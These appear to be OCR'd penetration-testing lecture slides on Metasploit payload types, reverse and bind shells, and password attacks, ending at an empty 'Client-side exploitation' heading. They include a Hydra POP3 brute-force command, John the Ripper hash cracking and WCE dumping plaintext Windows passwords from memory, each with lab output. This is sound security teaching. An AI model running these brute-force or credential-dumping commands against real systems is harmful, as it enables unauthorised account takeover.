ATTACK

Contents

- Exploitation
- Password attack
- Client-side exploitation
- Social engineering

1. Exploitation


- In the exploitation phase of the pentest, we run exploits against the vulnerabilities we have discovered to gain access to target systems.

Metasploit Payloads

- **payloads**: payloads allow us to tell an exploited system to do things on our behalf

Two popular types of shells:

- **Bind shells:** the target machine opens up a communication port or a



Attacker connects to Victim on listening port


Attacker IP: 192.168.1.25

Victim IP: 192.168.1.13

Listener Port: 4444

Metasploit Payloads

- **Reverse shells:** A reverse shell is a type of shell in which the target machine communicates back to the attacking machine. The attacking machine has a listener port on which it receives the connection



Types of payload

- **Staged Payload:** setup a network connection between the attacker and victim and are designed to be small and reliable. Staged payloads allow us to use complex payloads without requiring a lot of space in memory
- Eg: *windows/shell/reverse_tcp*

Types of payload

- **Inline Payloads (single**): A single payload containing the exploit and full shell code for the selected task.
- Eg: *windows/shell_reverse_tcp*

Types of payload

- **Meterpreter**: It is loaded directly into the memory of an exploited process using a technique known as *reflective dll injection*.
- It runs inside the memory of the host process.
- Meterpreter also uses Transport Layer Security (TLS) encryption for communication between it and Metasploit

2. Password attack

- Online Password attacks: we can use scripts to automatically attempt to log in to services and find valid credentials.
- We’ll use tools designed for automating online password attacks or guessing passwords until the server responds with a successful login. These tools use a technique called **brute forcing**

Password attack

- **Wordlists**: Before you can use a tool to guess passwords, you need a list of credentials to try. If you don’t know the name of the user account you want to crack, or you just want to crack as many accounts as possible, you can provide a username list for the password-guessing tool to iterate through

Password attack


- User Lists: determine the client’s username scheme.
- Password Lists: a list of possible users

http://packetstormsecurity.com/Crackers/wordlists/

http://www.openwall.com/wordlists/

```
root@kali:~# hydra -L userlist.txt -P passwordfile.txt 192.168.20.10 pop3
```

Password attack




```
root@kali:~# hydra -L userlist.txt -P passwordfile.txt 192.168.20.10 pop3
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-01-12 15:29:26
[DATA] 16 tasks, 1 server, 24 login tries (l:4/p:6), ~1 try per task
[DATA] attacking service pop3 on port 110
[110][pop3] host: 192.168.20.10   login: georgia   password: password❶
[STATUS] attack finished for 192.168.20.10 (waiting for children to finish)
1 of 1 target successfuly completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-01-12 15:29:48
```

Password attack

- **Offline Password attacks:** Another way to crack passwords (without being discovered) is to get a copy of the password hashes and attempt to reverse them back to plaintext passwords.


Password attack

- **John the Ripper:** One of the more popular tools for cracking passwords is John the Ripper. The default mode for John the Ripper is brute forcing



```
root@kali: john xphashes.txt
Warning: detected hash type "lm", but the string is also recognized as "nt"
Use the "--format=nt" option to force loading these as that type instead
Loaded 10 password hashes with no different salts (LM DES [128/128 BS SSE2])
                 (SUPPORT_388945a0)
PASSWOR          (secret:1)
                 (Guest)
PASSWOR          (georgia:1)
PASSWOR          (Administrator:1)
D                (georgia:2)
D                (Administrator:2)
D123             (secret:2)
```


- Dumping Plaintext Passwords from memory with windows Credential editor:



```
C:\>wce.exe -w
wce.exe -w
WCE v1.42beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Ochoa
(hernan@ampliasecurity.com)
Use -h for help.

georgia\BOOKXP:password
```

3. Client-side exploitation

